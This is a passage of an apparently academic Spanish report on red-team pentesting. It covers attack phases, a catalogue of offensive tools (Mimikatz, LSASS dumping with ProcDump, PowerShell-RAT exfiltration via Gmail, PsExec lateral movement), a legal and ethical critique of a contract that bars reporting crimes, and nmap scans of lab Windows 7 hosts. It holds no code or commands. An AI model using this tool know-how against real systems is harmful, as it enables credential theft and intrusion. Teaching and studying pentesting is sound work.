[8]Ciberseguridad - cybersecurity red team versus blue team (2020). [En línea]. [consultado 14 de marzo 2022]; Disponible en https://ciberseguridad.com/herramientas/red-team-blue-team/

Aunque existen varias metodologías de se manejan de forma general las siguientes fases.

Ruta de acción en el segundo momento:



Búsqueda de Vulnerabilidades. En esta etapa es en la que se realiza el análisis de vulnerabilidades, es donde se revisa toda la información recolectada anteriormente, con el fin de identificar vulnerabilidades o estrategias de ataque de los sistemas que puedan ser realizados con mayor facilidad.

Explotación de Vulnerabilidades. Con el respaldo de herramienta en esta etapa se logra el ingreso a los sistemas de la organización. Generalmente se ejecuta exploits hacia las vulnerabilidades reconocidas o además de manejar contraseñas obtenidas para tener acceso a los sistemas.

Post-Explotación. En eta fase se busca llegar más a fondo de los sistemas atacados, como por ejemplo extraer credenciales de acceso de administrador, también se busca vulnerar otros sistemas que contengan más protección dentro de la organización realizando técnicas de pivoting entre otras. [9]

[9] Hacking Profesional (2019) How to become a Hacker [En línea]: [consultado 15 de febrero 2021] Disponible en https://hackingprofessional.github.io/HTB/

Resultados. Para finalizar se debe realizar la documentación de todo el proceso realizado mediante un informe que especifique paso a paso la estructura realizada en la prueba de intrusión, además de las herramientas y técnicas manipuladas el resultado de las vulnerabilidades encontrada y el plan de mejora que se debe establecer y los tiempos en los cuales se debe desarrollar.

5.2.2 Herramientas de Ciberseguridad

El Redteam para lograr sus objetivos, hace uso de múltiples herramientas a lo largo de las diferentes fases del ejercicio, en este sentido el equipo puede hacer uso de recursos de código abierto, el cual se modifica y personaliza de acuerdo con cada necesidad, así como también herramientas comerciales o de pago.[10]

- NMAP: Es una herramienta gratuita y de código abierto la cual es utilizada para el descubrimiento de redes como parte de una auditoria de seguridad, además de ser útil para el inventario de red, ha sido usada para escanear redes de cientos de miles de máquinas. Nmap utiliza docenas de técnicas avanzadas de mapeo de red incluso con filtros IP, firewalls y routers de por medio, escanea puerto tanto UDP como TCP y detecta el tipo de sistema operativo e inclusive la versión utilizada. [11]

- SPIDERFOOT: Herramienta OSINT con versión de código abierto, que permite de manera automatizada la consulta en cientos de fuentes de información como nombres, direcciones de correo electrónico, Direcciones ip, dominio, descubrimiento de activos, entre otros.

- SHODAN: Es un buscador que permite escanear cualquier dispositivo que esté conectado a internet, permite identificar puertos abiertos en direcciones IP, esto es de gran ayuda para los servicios que se encuentran expuestos en internet y que las empresas no generan protección.

- MIMIKATZ: herramienta de código abierto, que permite ver y guardar credenciales de autenticación, las cuales son extraídas en texto plano en Windows, Kerberos, así como hashes de contraseñas.

[10] RUBEN, ramiro Blog Ciberseguridad (2018) Las mejores herramientas de hacking [En línea]: [consultado 2 de mayo 2022]. Disponible en: https://ciberseguridad.blog/las-mejores-herramientas-hacking/

[11] Insecure.Org (2017) Nmap Network Scanning. [En línea]: [consultado 30 de enero de 2022]. Disponible en https://nmap.org/

- POWERSHELL-RAT: Herramienta usada como puerta trasera, basada en Python y PowerShell, utiliza Gmail para filtrar daros de usuario como datos adjuntos al correo.

- PSEXEC: Permite el control remoto de un host, esta herramienta es de Microsoft y es usada normalmente por los administradores de Windows, sin embargo, es de gran utilidad para los equipos ofensivos, usada para movimientos laterales

- PROCDUMP: es una utilidad en línea de comandos, se utiliza para obtener privilegios elevados, así como para volcado de memoria del proceso LSASS, esta herramienta también es de Microsoft.

- SQLMAP: Herramienta de código abierto, que permite ejecutar pruebas de SQL inyection el cual dará como resultado posibles problemas y vulnerabilidades, enumeración de usuarios, descifrado de contraseñas, entre otros.

- WIRESHARK: Permite realizar escaneos de trafico de red, en el cual se analiza y permite capturar en tiempo real paquetes, allí también se descubren vulnerabilidades y amenazas entorno a la red.

- EVILURL: Se utiliza principalmente en las técnicas de phishing, el cual genera Unicode que se asimila al dominio original, al que se intenta suplantar.[12]

- METASPLOIT: Es una herramienta multiplataforma y que funciona sobre en los siguientes sistemas operativos (Unix/Linux, Mac OS y Windows), permite investigar vulnerabilidades de seguridad mediante la ejecución de exploits previamente cargados; Esta herramienta es de código abierto y gratuita, lo que permite contar con más de 900 exploits para Windows, Linux y Mac OS. También cuenta con módulos o payloads para explotar estas vulnerabilidades, es muy útil para efectuar auditorias o pentesting sobre un sistema. [13]

- OPENVAS: Es una herramienta de código abierto y gratuita utilizada para realizar análisis de uno o varios hosts, mediante un escáner de vulnerabilidades se verifican los puertos abiertos y posibles vulnerabilidades. Permite generar reportes con las alertas al finalizar el escaneo y tiene su

[12] RUBEN, ramiro Blog Ciberseguridad (2018) Las mejores herramientas de hacking [En línea]: [consultado 2 de mayo 2022]. Disponible en: https://ciberseguridad.blog/las-mejores-herramientas-hacking/

[13] Rapid7Metasploit (2020). The world's most used penetration testing framework [En línea]: [consultado 27 de marzo 2022]. Disponible en de https://www.metasploit.com/

versión por comandos (CLI) o por interfaz web. Puede utilizarse desde Metasploit; Esta herramienta viene por defecto en las distribuciones de Kali Linux.[14]

- EXPLOITDB: Es una de las bases de datos de exploits gratuitos más populares, es un proyecto de Offensive Security que busca plasmar en una base de datos los exploit públicos y de software vulnerable para su investigación y que sea útil para pruebas de penetración. Esta base crece conforme va pasando el tiempo, sin embargo, esta permite filtrar por tipo de plataforma, etiquetas vulnerabilidades, etc. Cabe mencionar que existen otras bases de datos de exploits como los son Rapid7, CXSecurity, Vulnerability Lab, Google Hacking Database, entre otras.

- CVE: Por sus siglas en ingles Common Vulnerabilities and Exposures. es una lista de identificadores comunes para vulnerabilidades de ciberseguridad conocidas. Mediante CVE se estandariza la descripción y la identificación de una vulnerabilidad lo que lo hace útil para su divulgación en los equipos de ciberseguridad para su análisis y remediación. Es una herramienta gratuita y de uso público. Suele mostrar un acceso directo a la información de la vulnerabilidad y donde puede conseguirse más detalles.

5.3 **Etapa 2** – Actuación ética y legal

Dentro de la revisión de los anexos se pueden identificar varios apartados que permiten evidenciar procesos ilegales y no éticos los cuales pueden ser denotados como irregularidades ante la ley y en algunos casos penalizables, adicionalmente busca responsabilizar a receptor s por las irregularidades realizadas dentro de la organización; A continuación, se presentan los fragmentos identificados que deberán ser analizados.

5.3.1 Análisis Anexo 2

Para dar inicio, la organización Hackers Security hace entrega de un contrato para el reclutamiento de sus equipos Red team y Blue team; este contrato fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos.

[14] Greenbone (2006) Openvas Open Vulnerability assement scanner [En línea]: [consultado 19 de abril de 2022]. Disponible en: https://www.openvas.org/

Contrato elaborado por un abogado que fue despedido por encontrar procesos ilícitos

> La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal, por ende, los contratos son entregados sin modificación alguna; ante este evento la gerencia solicita tener suma

No se revisan los contratos por parte de la alta gerencia los cuales contienen clausulas ilegales o poco éticas

5.3.2 Análisis Anexo 3

> **Primera. Objeto:** en virtud del presente **acuerdo de confidencialidad,** la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de Hackers Security no podrán ser divulgados.

Se indica que no se podrá divulgar información a autoridades legales que demuestren procesos ilegales dentro de Hackers Security

> 2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".

Se menciona que dentro de la información pueden estar datos de chuzadas, interceptación de información o accesos abusivos a sistemas informáticos

> 3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

Nuevamente se menciona el no denunciar ante las autoridades actividades sospechosas

4. Abstenerse de denunciar y publicar la **información confidencial e ilegal** que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.

Se reitera el abstenerse de denunciar información ilegal

7. Responder por el mal uso que le den sus representantes a la **información confidencial.**

Se responsabiliza al receptor por el mal uso que los representantes den a la información confidencial

8. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

Se responsabiliza a un receptor por la información que se pueda encontrar en su poder en la momento de un allanamiento

9. La **parte receptora** se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la **información confidencial o ilegal** sin el previo consentimiento por escrito por parte de Hackers Security**.**

Nuevamente se menciona el no denunciar ante las autoridades actividades ilegales

Parágrafo: Cualquier divulgación autorizada de la **información confidencial** a terceras personas estará sujeta a las mismas obligaciones de confidencialidad derivadas del presente **Acuerdo** y la **parte receptora** deberá informar estas restricciones incluyendo la identificación de la información cono confidencial.

Se responsabiliza al receptor de divulgar las restricciones de este anexo

Sexta. Responsabilidad: la parte que contravenga el acuerdo será responsable ante la otra parte o ante los terceros de buena fe sobre los cuales se demuestre que se han visto afectados por la inobservancia del presente **acuerdo**, por los perjuicios morales y económicos que estos puedan sufrir como resultado del incumplimiento de las obligaciones aquí contenidas.

Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Hackers Security.

Se omite la séptima consideración de ente contrato, permitiendo que en algún momento pueda ser incluida sin que el receptor este enterado.

Octava. Solución de controversias: Las partes *(nombre estudiante – nombre empresa)* se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo.** En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Hackers Security.

Se responsabiliza al receptor de la información ilegal y exige tener un abogado privado y dejar exento legal y penalmente a Hackers Security

5.3.3 Análisis ley 1273.

Dentro de las evidencias identificadas anteriormente se pueden relacionar varias de estar con los artículos dispuestos en las Ley 1273 de 2009 (Delitos informáticos en Colombia)

De lo anterior tenemos:[15]

- **Artículo 269A -Acceso abusivo a un sistema informático.**

2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".
3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

En este numeral 2 y 3 del anexo 3 se afecta el artículo 269A ya que se menciona que se tienen datos secretos de chuzadas, interceptación de información y directamente accesos abusivos a sistemas informáticos. Adicionalmente a no denunciar actividades sospechosas provenientes a apropiación de información ilegal de terceros

- **Artículo 269C - Interceptación de datos informáticos.**

2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".

[15] Superintendencia de industria y comercio - SIC (2009). Ley 1273 2009 [En línea]. [consultado 1 de mayo 2022]. 4 p. Disponible en: https://www.sic.gov.co/recursos_user/documentos/normatividad/Ley_1273_2009.pdf
2 Ibid, p. 1 – 2.

3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

En este numeral 2 y 3 del anexo 3 se afecta el artículo 269C ya que se menciona la interceptación ilegal de datos informáticos la cual es explicita al mencionar las chuzadas de llamadas e interceptación de información. Igualmente, a no denunciar actividades sospechosas provenientes a apropiación de información ilegal de terceros

- **Artículo 269F - Violación de datos personales.**

2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".

3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

En este numeral 2 y 3 del anexo 3 se afecta el artículo 269F ya que se menciona la interceptación ilegal de datos informáticos, apropiación de información ilegal de terceros los cuales pueden contener datos personales de terceros

5.3.4 Proceso de contratación.

Teniendo en cuenta lo identificado previamente en los anexos y frente a la pregunta si aceptaría ser contratado por Hackers Security con un sueldo de $15.000.000 la respuesta sería un NO.

Todas las irregularidades legales que se lograron identificar sumadas a los temas éticos y falta de responsabilidad de la organización hacen entender que trabajar para ellos es obtener un problema legal y moral, además de poder perder la matricula profesional como ingeniero según la COPNIA y de poder quedar vinculado a procesos legales penales con la justicia.

Para este tipo de trabajos no existe un salario que permitan cometer semejante error y aunque actualmente en el mercado 15 millones mensuales y un contrato vitalicio parece ser una oferta tentadora no compensa los daños causados.

Desde el punto de vista ético, COPNIA como ente regulador para los Ingenieros define dentro de su código de ética para el ejercicio de la ingeniería una catálogo de conductas que se espera de nosotros como profesionales y que además esta alineado legalmente con la ley 842 de 2003 la cual puede llevar a penas desde la amonestación escrita, hasta la suspensión de matrícula o cancelación de esta.

En el **Capítulo II** tenemos el **Artículo 31** referente a los deberes generales de los profesionales donde se menciona:

b) Evitar e impedir el ocultamiento o utilización indebida de la información
f) Denunciar los delitos, contravenciones y faltas contra este código

Estos dos son claves para evitar este tipo de contratos y compañías quienes en nuestro contrato nos limitan e incitan a cometer faltas al artículo anterior.

5.3.5 Operación andromeda buggly.

Esta operación denominada Andromeda Buggly que claramente fue una fallada de inteligencia militar es hoy en día una incógnita sin resolver, con muchas versiones, testimonios, pero sin una realidad valida; Las noticias e informes no son oficiales y no pasan de ser noticias que amplifican versiones e información no correlacionada y que a hoy sigue en investigación, investigación que posiblemente no concluya nada y termine en vencimiento de términos como suele suceder en Colombia, más aún cuando son investigaciones internas.

Desde el punto legal y ético con la información que se comparte por parte de los medios de comunicación se pueden identificar muchas irregularidades, algunas de carácter propio de las fuerzas militares y otras que parecer ser de carácter personal, abusando el conocimiento, habilidades e información privada o confidencial.

Todo parecer iniciar como una comunidad de seguridad informática que pudo ser una buena iniciativa en primera instancia, buscando adquirir conocimiento de parte de civiles que podrían llegar aportar de manera profesional a las fuerzas militares como lo hacen en otros países, lo cual no significa que éticamente sea lo correcto ya que reclutar por medio de procesos irregulares no debería ser el mecanismo de un gobierno; compartir información y retos técnicos para evaluar conocimiento de los posibles civiles a ser reclutados fue el mecanismo para evaluar el conocimiento y se dispuso de las mejores adecuaciones en tecnología y juegos para motivar la

vinculación de más personas y hacerlos sentir como en casa, estrategias que parecen no estar fuera del marco legal pero si del ético.

Algo que siempre deja incertidumbre es el financiamiento por gastos los cuales son reservados y que no rinden cuentas a nadie, lo cual igualmente deja entre ver intenciones ilegales o fuera de los marcos establecidos, si la operación fuera totalmente legal no tendría por qué usar este tipo de estrategias financieras.

Dicen que lo que mal inicia mal termina y aun cuando todo pudo haber iniciado como una operación totalmente legal se desvió en el camino y algunos de los temas identificados que fueron una cadena de errores son:

- No se realizó un estudio de seguridad del personal que integro dicho grupo
- No se aplicó el principio de secreto establecido por la inteligencia militar
- Proceso de reclutamiento irregular por parte de las fuerzas armadas
- No se tenía supervisión de las actividades realizadas por militares y civiles
- Indisciplina y falta de control del personas y sus actividades

Estas situaciones desencadenaron los resultados que hoy en día conocemos y por los cuales se abrieron investigaciones, se realizó allanamiento del establecimiento fachada, se penalizaron participantes y aun hoy siguen en investigaciones algunos temas sin resolver, dentro de las principales acusaciones se tiene:

- Actividades ilegales contra los negociadores en la Habana
- Filtración de documentos secretos
- Entrega de información confidencial a terceros
- Acusaciones de violación de datos personales y espionaje
- Venta de información confidencial según la fiscalía de los implicados a terceros, por lo cual se viola su deber de reserva para lucro personal
- Venta de accesos a 100 correos de miembros de grupos guerrilleros a terceros lo cual se le acusa de revelar secreto político y fallo en su deber como servidor publico
- Venta de información de desmovilizados de grupos guerrilleros, obtenida de redes internas del ejercito
- Venta y uso de herramientas de geolocalización para equipos BlackBerry
- Uso y distribución de software malicioso para toma de pantalla, keylogger para ver lo que digitaban y copia de lo que ingresaba y salía de su red de diferentes equipos de computo

Todos estos elementos van en contravía de los establecido en la ley 1273 y especialmente de lo mencionado en los artículos:

- Artículo 269A - Acceso abusivo a un sistema informático.
- Artículo 269F - Violación de datos personales.

- Artículo 269C - Interceptación de datos informáticos.
- Artículo 269E - Uso de software malicioso.
- Articulo 269H - Circunstancias de agravación punitiva.

Además de los mencionados en el código de ETICA de la COPNIA de la cual claramente también se ven afectados varios de estos por las acciones irregulares efectuadas por los involucrados.

5.4 DESARROLLO DE OBJETIVO 2

Demostrar vulnerabilidades en un sistema informático para mitigar el impacto ante un ciberataque a partir del uso de metodologías y técnicas de intrusión.

5.5 **Etapa 3** – Ejecución de pruebas de intrusión

5.5.1 Herramientas utilizadas por red team en cada fase del pentesting


A continuación, se describen las herramientas utilizadas en cada de una de las fases del Pentesting. En resumen, se realizó el uso de: nmap, GitHub, CVE, Rapid7, Exploit-DB, Metaexploit y Shell.

5.5.2 Reconocimiento.

Es la etapa donde se recolecta la mayor información posible del sistema, se puede realizar un escaneo de red interna y/o publica, servidores, sistemas operativos, aplicaciones, equipos de usuario final y herramientas de seguridad; El objetivo es encontrar los puntos débiles y analizar los posibles escenarios de explotación

Evidencia: Se hace uso de nmap para realizar un escaneo y determinar los puertos o servicios abiertos. En la siguiente imagen se evidencia el comando usado de nmap en el que se realiza un escaneo a la dirección IP objetivo, se realizó a los 2 equipos con Windows 7


Figura 1. Uso de NMAP 192.168.0.15



Fuente: Elaboración propia

Se realiza escaneo con herramienta NMAP al equipo 192.168.0.15 que corresponde al Windows 7 X64


Figura 2. Resultado de análisis 1



Fuente: Elaboración propia

Se verifican los resultados obtenidos en el equipo donde se evidencias las vulnerabilidades detectadas, el CVE al que corresponde y el factor de riesgo.

Figura 3. Uso de NMAP 192.168.0.10



Fuente: Elaboración propia


Se realiza escaneo con herramienta NMAP al equipo 192.168.0.10 que corresponde al Windows 7 X84

5.5.3 Búsqueda de Vulnerabilidades

En esta etapa es en la que se realiza el análisis de vulnerabilidades, donde se revisa toda la información recolectada anteriormente, con el fin de identificar vulnerabilidades o estrategias de ataque de los sistemas que puedan ser realizados con mayor facilidad

CVE: Por sus siglas en ingles Common Vulnerabilities and Exposures. es una lista de identificadores comunes para vulnerabilidades de ciberseguridad conocidas. Mediante CVE se estandariza la descripción y la identificación de una vulnerabilidad lo que lo hace útil para su divulgación en los equipos de ciberseguridad para su análisis y remediación. Es una herramienta gratuita y de uso público. Suele mostrar un acceso directo a la información de la vulnerabilidad y donde puede conseguirse más detalles.


Figura 4. Ingreso CVE



Fuente: Elaboración propia

Se inicia la página de CVE y se analiza la vulnerabilidad reportada anteriormente, donde se puede ver el score asignado y la descripción de la vulnerabilidad, sistema operativo afectado etc.

Figura 5. Detalle CVE

